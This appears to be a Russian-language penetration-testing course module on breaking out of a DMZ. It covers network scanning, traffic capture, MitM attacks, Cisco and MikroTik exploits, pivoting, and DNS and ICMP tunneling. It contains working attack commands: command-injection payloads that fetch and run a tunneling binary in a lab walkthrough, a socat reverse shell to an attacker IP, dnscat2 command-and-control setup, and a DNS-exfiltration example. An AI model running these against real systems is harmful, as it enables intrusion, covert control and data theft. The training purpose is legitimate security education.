????? ?? DMZ

????? ??????????

Атака «человек посередине» (англ. Man in the middle (MitM)) — вид атаки в компьютерной безопасности, когда злоумышленник тайно ретранслирует и при необходимости изменяет связь между двумя сторонами, которые считают, что они непосредственно общаются друг с другом.

Популярные способы выхода за рамки сети ДМЗ

Компрометация узлов внутри сети ДМЗ, имеющих доступ за рамки сети:

- Веб-сервисы, чья БД находится в локальной сети компании.
- Почтовый сервер, который имеет доступ к домену через протоколы получения доступа к информации из домена.
- Терминальный сервер, предоставляющий доступы к файловым серверам и доменным службам.

Компрометация сетевого оборудования и переконфигурация устройств и списков контроля доступа:

- Компрометация оборудования Cisco, Juniper, MikroTik через известные уязвимости.
- Использование простых паролей или подбор паролей через доступные панели администрирования сетевого оборудования.
- Приведение к отказу в обслуживании сетевого оборудования для сброса настроек.

Компрометация клиентов, входящих в DMZ сеть на управляемые узлы:

- Эксплуатация уязвимостей SSH-агентов при подключении к скомпрометированному SSH-серверу
- Эксплуатация уязвимостей браузеров при подключении клиента из локальной сети к скомпрометированному веб-приложению (уязвимости XSS, UXSS, CSRF, Browser RCE и пр.)
- Кража учетных данных клиентов и администраторов на скомпрометированных узлах в ДМЗ и переиспользование их для попадания в локальную сеть.

Обнаружение отдельных сегментов / протоколов, которым предоставлен доступ за рамки сети ДМЗ:

- Обнаружение MultiCast, AnyCast протоколов в трафике, которые могут быть использованы для проведения атак.
- Обнаружение доступных из ДМЗ сети логических сегментов локальной сети компании.
- Обнаружение протоколов (в т.ч. их стандартных портов), которым позволено выходить за рамки сети ДМЗ (DNS, LDAP, SSH, и пр.).

Техники для выхода за рамки сети ДМЗ

- Сканирование сети: для последующей компрометации узлов сети и обнаружения лазеек.
- Анализ трафика: для поиска протоколов, которые можно атаковать впоследствии.
- MitM атаки: для получения доступа к управлению трафиком за пределами сети ДМЗ.

При сканировании сети необходимо с одной стороны быстрее определить существующие узлы сети, с другой - точнее определить сервисы на существующих узлах. Вариант стратегии:

- Сканирование доступных узлов с использованием Ping-сканирования и ARP-скана, с отключением TCP сканирования: nmap-sn -n …
- Сканирование доступных узлов с использованием только TCP-сканирования: nmap -n -Pn -PS 22,23,445,135,80,8080 …
- Подкручивание скорости сканирования при помощи шаблона скорости: nmap -T5 или самостоятельном указывании значения скорости: nmap --min-rate=400 --min-parallelism=512 …

```
# nmap -n -sn -T5 192.168.0.0/16
или
# nmap -n -Pn -PS 22,23,445,135,80,8080 192.168.0.0/16

Далее сканирование по списку выявленных узлов:
# nmap -n -Pn -T5 --top-ports=1000 -sV -iL scope.txt
```

Подробнее про подкручивание скорости сканирования: тут

Для обнаружения лазеек достаточно просканировать диапазон локальной сети на доступность узлов или отдельных портов и протоколов при помощи nmap или masscan. Обычно локальные сети компаний используют адресацию: 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16

```
nmap -Pn -n -sU -p53 -T5 10.0.0.0/8 (Сканирование может занимать вплоть до суток)
nmap -Pn -n -sS -p22 -T5 10.0.0.0/8
nmap -sn -n -T5 --disable-arp-ping 10.0.0.0/8
```

Анализ трафика

Анализ трафика помогает выявить протоколы и сетевые соединения, которые использует сегмент сети ДМЗ.

Особенности:

- По MAC-адресам в сети возможно обнаружить виртуальные машины.

- По используемым протоколам можно определять используемое в сети ПО и сетевое оборудование.
- Для анализа трафика чаще всего используются несколько инструментов захвата и мониторинга трафика:

Инструменты

Wireshark, tcpdump

```
sudo tcpdump -i eth0 -nn -s0 -w test.pcap
```

-i	интерфейс, на котором будет производиться захват
-nn	одинарное (n) не разрешает имена хостов, двойное (nn) не разрешает имена хостов или портов. Используется при просмотре номеров IP/портов и при захвате большого количества данных, (разрешение имен замедляет захват).
-s0	snap length, размер пакета для захвата, неограниченный размер захватывает весь трафик
-w	имя файла для записи захваченного трафика

Перенос трафика из tcpdump с удаленного узла, в интерфейс wireshark на локальном узле:

```
ssh root@10.0.5.11 tcpdump -i any -s0 -nn -w - | wireshark -k -i -
```

Атаки MitM

Популярные атаки в контексте сетевой безопасности:

- Спуфинг: подмена источника, получателя или арбитра, а также любые попытки подменять сущности, условия, значения и пр.
- Сниффинг: прослушивание трафика, проходящего через сетевую карту.

Стоит знать:

- ARP spoofing
- STP (RSTP, PVSTP, MSTP) spoofing
- NDP spoofing
- VLAN hopping
- SLAAC Attack
- Hijacking HSRP (VRRP, CARP)
- Dynamic routing protocol spoofing (BGP)
- RIPv2 Routing Table Poisoning
- OSPF Routing Table Poisoning

- EIGRP Routing Table Poisoning
- ICMP Redirect
- NetBIOS (LLMNR) spoofing
- DHCP spoofing

ARP Spoofing

Беспричинный ARP (англ. Gratuitous ARP RFC 5227) это и необоснованный ARP-запрос, и необоснованный ARP-ответ. Gratuitous это запрос/ответ, который не требует ответа/запроса.

Беспричинный ARP запрос — это пакет запроса Address Resolution Protocol, в котором IP источника и назначения установлены на IP компьютера, издающего пакет, а MAC назначения — широковещательный адрес ff:ff:ff:ff:ff:ff:ff:ff. Ответного пакета не возникает.

Беспричинный ARP-ответ — это ответ, на который не был сделан запрос.

Также возможно быстрее ответить на arp-запрос жертвы.

Инструменты для проведения атаки ARP Spoofing

bettercap - это мощный, легко расширяемый и переносимый фреймворк, написанный на языке Go. Все функции для проведения разведки и атак на сети WiFi, устройства Bluetooth Low Energy, беспроводные устройства HID и сети Ethernet.

```
bettercap -T 10.10.10.10 -X
```

MitM 6


Длина адреса IPv6 составляет 128 бит. IPv6 приоритетнее IPv4, но обычно не настроен.

Принцип работы DHCPv6:


- Клиент Ipv6 посылает сообщение Solicit на адрес All_DHCP_Relay_Agents_and_Servers для поиска доступных серверов DHCP.
- Любой сервер, который может удовлетворить требования клиента, отвечает сообщением Advertise.
- Клиент выбирает один из серверов и посылает серверу сообщение Request с запросом на подтверждение назначения адресов и другой информации о конфигурации.
- Сервер отвечает сообщением Reply, содержащим подтвержденные адреса и конфигурацию.

Атака Rogue DHCP (DHCPv6).

Цель - использование поддельного сервера DHCPv6 для перенаправления трафика жертвы на себя. Перехватывается сообщение клиента DHCP solicit и назначаются учетные данные (например, адрес DNS). Пример работы сети в обычной ситуации:



Во время атаки:



Работает в связи с:

- IPv6 включен на всех Windows узлах по умолчанию.
- Во многих сетях IPv6 не настроен.
- IPv6 имеет приоритет над IPv4, соответственно, разрешение DNS имени будет происходить через DNS сервер в DHCP(6) конфигурации.

Инструменты атак

- ettercap
- bettercap
- mitm6
- yersinia
- scapy

Дополнительные материалы

- Методичка по анализу сети
- Один из лучших материалов о сетях в рунете
- Памятка по всем популярным видам атак MiTM
- Статья о том как атакуют IPv6

??????? ????

Cisco Smart Install misuse

Cisco Smart Install — программа Cisco для автоматизации начальной настройки и загрузки образа операционной системы для нового оборудования Cisco. По умолчанию Cisco Smart Install активен на оборудовании Cisco и использует протокол транспортного уровня TCP с номером порта 4786.

В 2018 году в этом протоколе была обнаружена критическая уязвимость CVE-2018-0171. Уровень угрозы составляет 9,8 по шкале CVSS. Специально созданный пакет, отправленный на порт TCP/4786, на котором активен Cisco Smart Install, вызывает переполнение буфера, что позволяет:

- Принудительно перезагрузить устройство.
- Вызвать RCE.
- Похитить конфигурацию сетевого оборудования.

Для эксплуатации этой уязвимости был разработан инструмент SIET (Smart Install Exploitation Tool), который позволяет
злоупотреблять Cisco Smart Install:

```
sudo python siet.py -t -i 192.168.0.1
```

Параметры:

-t проверить устройство для интеллектуальной установки
-g получить конфигурацию устройства
-c изменить конфигурацию устройства
-C изменить несколько конфигураций устройства
-u обновить IOS устройства
-e выполнить команды в консоли устройства
-i ip-адрес целевого устройства
-l ip список целей (путь к файлу)

Обратная разработка эксплойта Mikrotik из Vault 7 CIA Leaks

ChimayRed (CR) - это эксплойт, который используется против маршрутизаторов MikroTik (MT) под управлением RouterOS.
Он используется для загрузки полезной нагрузки на маршрутизатор MT. Использует порт: tcp/80.

WinboxExploit

Это критическая уязвимость WinBox (CVE-2018-14847), которая позволяет произвольно считывать пароли из файлов
конфигурации MirkoTik. Все версии RouterOS с 2015-05-28 по 2018-04-20 уязвимы к этому эксплойту. Использует порт: tcp/8291.

Практика

Стенд: https://stepik-files.cyber-ed.space/WhiteHat/Mikrotik.ova

Логин admin пароль password

Задача - найти предыдущий пароль.

??????? ???????? ???????

Pivoting (англ. Pivot – “точка опоры”) – набор техник, с помощью которых организовывается доступ к тем сетям, к которым нет доступа при обычных обстоятельствах. При этом доступ получен с использованием скомпрометированных компьютеров.

Прокси-сервер (англ. “Proxy”) — промежуточный сервер в компьютерных сетях, выполняющий роль посредника между
пользователем и целевым сервером, позволяющий клиентам как выполнять косвенные запросы к другим сетевым службам, так и получать ответы.

Туннелирование в компьютерных сетях (англ. “Tunneling”) — процесс, в ходе которого создается логическое соединение
между двумя конечными точками посредством инкапсуляции различных протоколов.

Переадресация портов (англ. “Port Forwarding”) — проброс портов, который также иногда называемый перенаправлением портов или туннелированием, – это процесс пересылки трафика, адресованного конкретному сетевому порту с одного сетевого узла на другой.

Port2Port (также известный как P2P) — это техника перенаправления сетевого трафика между двумя различными портами на
одном и том же компьютере или между двумя разными компьютерами.

Port2Hostnet — это техника перенаправления сетевого трафика через порт в сеть удаленного узла.

Общая задача

Есть доступ к системе ОС Linux, задача — найти сервисы внутренней сети и получить к ней доступ со своей рабочей машины.

Задачу проброса трафика можно разделить по:

Инструментам:

- Подходы, использующие внутренние инструменты ОС: ssh, nc, bash и пр.
- Подходы, использующие внешние утилиты: socat, meterpreter, gost и пр.

Методам:

- Стандартные протоколы, не использующие скрытие трафика: TCP, UDP, HTTPS, SSH, VPN.
- Нестандартные протоколы, позволяющие обходить системы обнаружения, ограничения и скрывать наличие туннеля: ICMP, DNS, HTTPS (в виде легитимных

запросов к приложению).

Проблемы, присущие методам проброса трафика

- Нестабильность соединений.
- Исключение возможности использовать протоколы ниже прикладного или транспортного уровня.
- Детектирование зловредного трафика в сети.
- Ограничение соединений между узлами, логическими сегментами сети, используемыми портами.

Стандартные протоколы для проброса трафика

Встроенные утилиты:

Плюсы	Минусы
Удобство и простота использования. Возможность использования почти на любой ОС. Относительная надежность соединения.	Во многих встроенных утилитах отсутствует механизм шифрования трафика.

Внешние утилиты:

Плюсы	Минусы
Внедрение механизмов шифрования. Добавление дополнительных функций поддержания туннеля. Возможность установки в большинство ОС для использования при отсутствии встроенных механизмов.	Необходимость установки потенциально вредоносного ПО. Необходимость разбираться в сложных правилах проброса трафика. Относительная ненадежность использования собственного ПО.

Пример

Лабораторный стенд:

https://stepik-files.cyber-ed.space/WhiteHat/socket-lab.zip

//Открыт один порт 1337, нужно найти другие открытые для внутреннего использования порты и получить опубликованные файлы на скрытом web сервере

Дано: есть доступ на машину jump. Задача — получить удобный доступ к сервису: target:80
Ход действий

1. Запускаем лабораторный стенд:

```
$ docker-compose up -d
```

2. Проверяем доступность сервиса pinger через web-интерфейс.
3. Проверяем возможность инъекции команд, затем соберем информацию о сервисе:

```
1.1.1.1; ls
hostname -I
```

4. IP-адрес принадлежит локальной сети, попробуем найти в ней другие хосты, скрытые в локальной сети:

```
curl 172.22.0.2
```

5. Чтобы найти файл на скрытом web-сервере, используем ffuf, но для этого необходимо стабильное соединение с целевым сервером через промежуточный хост. Используем прокси из проекта Go simple tunnel Скачиваем бинарный файл из релизов, выбираем сборку для Linux с amd64, например https://github.com/ginuerzh/gost/releases/download/v2.11.5/gost-linux-amd64-2.11.5.gz
6. Подготовим веб-сервер для передачи этого файла на атакуемую машину:

```
$ cd /tmp
$ mkdir http; cd http
$ wget https://github.com/ginuerzh/gost/releases/download/v2.11.5/gost-linux-amd64-
2.11.5.gz
$ gunzip gost-linux-amd64-2.11.5.gz # распаковка архива с бинарником
$ mv gost-linux-amd64-2.11.5 gost
$ python3 -m http.server 3000
```

7. Определяем наш IP-адрес и в браузере выполняем скачивание файла через интерфейс pinger:

```
1.1.1.1 | curl 172.20.10.7:3000/gost --output gost
```

8. Выдаем права на исполнение и запускаем туннель

```
chmod +x gost
1.1.1.1 | ./gost -L=:1338
```

9. Настроим утилиту ffuf для использования прокси для обнаружения файлов на удаленном веб-сервере с IP 172.22.0.2 в локальной сети используя словарь fuzz.txt

```
http_proxy=127.0.0.1:1338 ffuf -w
~/Repositories/YAWR/Web/files_and_directories/fuzz.txt -u http://172.22.0.2/FUZZ -fc
```

```
403
```

10. Получим файл config.inc~, прочтем его с помощью curl и получим секрет:

```
1.1.1.1 | curl 172.22.0.2/config.inc~
```

??????? ??? ????????
???????

Популярные методы Port2Port в Bash

Связывание портов локального сервера в Bash:

Создаем именованный контейнер backpipe

```
mkfifo backpipe
```

Прослушивание порта 443 и привязка канала к потоку ввода, привязка потока ввода канала к потоку вывода порта 3333

```
nc -lvnp 443 0 < backpipe | nc -lvnp 3333 1& > backpipe
```

Связывание портов локального и удаленного серверов в Bash:

exec 3<>/dev/tcp/192.168.1.2/443 — создание файлового дескриптора №3 и связывание потоков ввода-вывода портом 443 внешнего узла 192.168.1.2

exec 4<>/dev/tcp/0.0.0.0/3333 — создание файлового дескриптора №4 и связывание потоков ввода-вывода портом 3333 самого узла (“Джамп сервера”)

cat <&3 &>&4 & — передача в фоновом режиме данных потока ввода из файлового дескриптора №3 на поток вывода файлового дескриптора №4

cat <&4 &>&3 & — передача в фоновом режиме данных потока ввода из файлового дескриптора №4 на поток вывода файлового дескриптора №3

Популярные методы Port2Port в SSH

Связывание портов локального сервера в SSH на удаленном узле:

$ ssh -R 0.0.0.0:10080:127.0.0.1:80 user@10.0.1.3 — при подключении к SSH на узле 10.0.1.3 откроется публичный порт 10080, который будет ссылаться на локальный порт 80 (который доступен только с самого узла)

Связывание портов локального и удаленного серверов в SSH на удаленном узле:

$ ssh -R 0.0.0.0:10033:10.0.2.5:1433 user@10.0.1.3 — при подключении к SSH на узле 10.0.1.3 откроется публичный порт 10033, который будет ссылаться на порт 1433 удаленного узла 10.0.2.5

Связывание собственного локального порта и удаленного узла за сервером с SSH:

ssh -L 10080:10.0.3.6:80 -N -f -l user@10.0.1.3 — при подключении к SSH на узел 10.0.1.3 на вашем локальном компьютере откроется порт 10080, который будет ссылаться на порт 80 адреса 10.0.3.6 узла стоящего в одной сети с узлом жертвой (10.0.1.3)

В данных примерах узел 10.0.1.3 — узел жертвы, с доступом к узлу по протоколу SSH. Также его называют “Jump server”.

Использование метода Port2HostNet в SSH

ssh -f -N -D 4444 user@10.0.0.1

При помощи данной команды выполняются следующие действия:

Устанавливается SSH-соединение с удаленным хостом по адресу 10.0.0.1, используя имя пользователя user.
Опция -f заставляет SSH-клиент запуститься в фоновом режиме.
Опция -N указывает на то, что SSH-клиент не должен выполнять какие-либо команды после подключения к удаленному хосту.
Опция -D 4444 создает SOCKS-прокси на локальной машине, который слушает порт 4444: все запросы на сетевые ресурсы будут перенаправляться через этот прокси на удаленный хост по зашифрованному каналу SSH (поддерживается Socks4 и Socks5).
Опция -D в утилите SSH используется для создания динамического SOCKS-прокси на локальной машине. Когда вы используете опцию -D с SSH, SSH клиент подключается к удаленному хосту и на локальной машине открывается локальный SOCKS-прокси-сервер, который может быть использован для перенаправления трафика через зашифрованный туннель SSH на удаленном хосте.

Внешние утилиты

- Meterpreter — это продвинутая, динамически расширяемая полезная нагрузка, которая использует стейджеры, инъекции DLL в памяти и распространяется по сети во время выполнения. Он взаимодействует через сокет стейджера и предоставляет обширный клиентский Ruby API. В нем есть история команд, завершение вкладок, каналы и многое другое. Например: проброс порта с локального порта 3389 на удаленный порт 3389 на целевом хосте.

  ```
  meterpreter > portfwd add –l 3389 –p 3389 –r [target host]
  ```

- Socat (SOcket CAT) - утилита для передачи данных между двумя адресами. Адрес может представлять сетевой сокет, любой дескриптор файла, датаграммный или

потоковый сокет домена Unix, TCP и UDP (как в IPv4, так и в IPv6), SOCKS 4/4a в IPv4/IPv6, SCTP, PTY, именованные и неименованные конвейеры, OpenSSL, а в Linux — даже любое произвольное сетевое устройство.
Пример P2P форвардинг на “джамп” сервере, где: lport — порт, который будет открыт на узле, где запущен socat, redirect_ip — адрес, куда будет направлен трафик с узла, rport — адрес порта, куда будет отправлен трафик с порта lport:

```
socat TCP4-LISTEN:<lport>,fork TCP4:<redirect_ip>:<rport> &
```

Пример обратного шелла:
attacker > socat TCP-LISTEN:1337,reuseaddr FILE:`tty`,raw,echo=0 — поднимает сокет 1337 и берет / кладет туда данные в режиме терминала
victim > socat TCP4:<attackers_ip>:1337 EXEC:bash,pty,stderr,setsid,sigint,sane — присоединяется к сокету по адресу атакующего и отправляет все данные из него на исполнение

- GOST (GO Simple Tunnel) — это инструмент для создания зашифрованных туннелей между двумя узлами сети с помощью протокола TCP/UDP, поддерживающий все популярные протоколы проксирования: HTTP/HTTPS/HTTP2/SOCKS4(A)/SOCKS5.

Стандартный HTTP/SOCKS5 прокси:

```
gost -L=:8080
```

Прокси с аутентификацией:

```
gost -L=admin:123456@localhost:8080
```

Прокси сервер: gost -L=socks://:1080
Прокси клиент: gost -L=:8080 -F=socks://server_ip:1080

?????????????? ??????? ?????? ??? ??????? ???????

Используют нестандартные протоколы (DNS и ICMP), позволяя обойти блокировки или скрыть факт передачи данных.

DNS-туннелирование

DNS-туннелирование (DNS Tunneling) — использование DNS-протокола для передачи данных между компьютерами в
сети. Одним из способов реализации DNS-туннелирования является использование поддоменов.

Пример:

```
OVUWIPJRGAYDCKDSMVTXK3DBOIUSAZ3JMQ6TSOJZFBZGKZ3VNRQXEKI.example.com
```

В имени поддомена закодирована строка: uid=1001(regular) gid=999(regular)

Другим способом реализации DNS-туннелирования является использование поля "OPCODE" в запросах DNS.
Поле "опкод" обычно используется для указания типа запроса (например, запрос на получение записи или запрос на обновление записи), но может также использоваться для передачи полезной нагрузки, включая команды или файлы.

Максимальная длина “OPCODE” равна 4 битам (0-16).

Особые условия DNS-туннелирования

- Максимум 253 символа в домене.
- Максимум 63 символа на поддомен.
- Нечувствительность к регистру (поэтому мы используем кодировку Base32).
- TXT-запрос для получения максимального количества символов в ответе.

Особенности использования DNS-туннеля: рекурсивные запросы

Такие запросы позволяют не использовать прямое соединение с сервером управления или прокси, чтобы получать доступ. Это поведение может быть очень полезно в изолированном периметре или сети с ограничениями к соединениям между узлами.

Утилиты для DNS-туннелирования

DNSCAT2 — инструмент, предназначенный для создания зашифрованного командно-контрольного канала (C&C) через протокол DNS, который является эффективным туннелем практически из любой сети

Iodine — программное обеспечение, позволяющее туннелировать данные IPv4 через сервер DNS сервер. Это может быть полезно в различных ситуациях, когда доступ в интернет исключен, но DNS-запросы разрешены.

Пример работы с DNSCAT2:

```
Запуск сервера:
./dnscat2.rb our-domain-server.org
Запуск клиента:
./dnscat2 our-domain-server.org
```

При подключении клиента к серверу вы сможете управлять с сервера терминальной оболочкой, исполняющей команды на агенте.

Пример проброса туннелирования трафика через DNS-туннель:

listen 4444 10.0.1.3:80 — поднимет на стороне сервера порт 4444, который будет отправлять трафик на узел 10.0.1.3 на порт 80 на стороне агента

ICMP-туннелирование

ICMP-туннель — скрытый канал для передачи данных, организованный между двумя узлами, использующий IP-пакеты с типом
протокола ICMP.

Пример инструмента:

Hans — делает возможным туннелирование IPv4 через эхо-пакеты ICMP, поэтому его можно назвать туннелем для пинга. Это
может быть полезно в ситуации, когда доступ в Интернет перекрыт, но пинги разрешены.

Для запуска в качестве сервера (от имени root):
./hans -s 10.1.2.0 -p password — это создаст новое tun-устройство и назначит ему IP 10.1.2.1

Для запуска в качестве клиента (от имени root):
./hans -c server_addess -p пароль — это позволит подключиться к серверу по адресу "server_addess", создать новое tun-устройство и назначить ему IP из сети 10.1.2.0/24

Теперь вы можете запустить прокси на сервере или позволить ему действовать как маршрутизатор и использовать NAT, чтобы
разрешить клиентам доступ в Интернет.

Дополнительно

- Доклад о загрузке шеллкодов через ДНС-туннели
- Популярные способы проброса трафика
- Об обнаружении ДНС-туннелей

- Socat - практика
- Tunneling and port forwarding
- Defeating the network security infrastructure

- SOCKSP прокси через веб шелл
- ICMP туннелирование
- DNS туннелирование
- Iodine
- Dnscat2
- Rpivot
- Pecypc gtfobins
- Linux-privilege-escalation

□□ В дополнение:

- sensepost/reGorg
- Invoke-SocksProxy
- securesocketfunneling ssf

□□ Гайды, подсказки и статьи:

- A Red Teamer's guide to pivoting
- Шпаргалки по pivoting
- Материал по Pivoting от Offensive Security
- Network pivoting like a pro
- SSH Pentesting Guide
- A Pivot Cheatsheet for Pentesters

□□ Инструменты:

- ProxyChains-NG
- RPIVOT

- reGeorg

???????? ???????? ???????

Архив: https://stepik-files.cyber-ed.space/WhiteHat/socket-lab.zip

Открыт один порт 1337, нужно найти другие открытые для внутреннего использования порты и получить опубликованные файлы на скрытом web сервере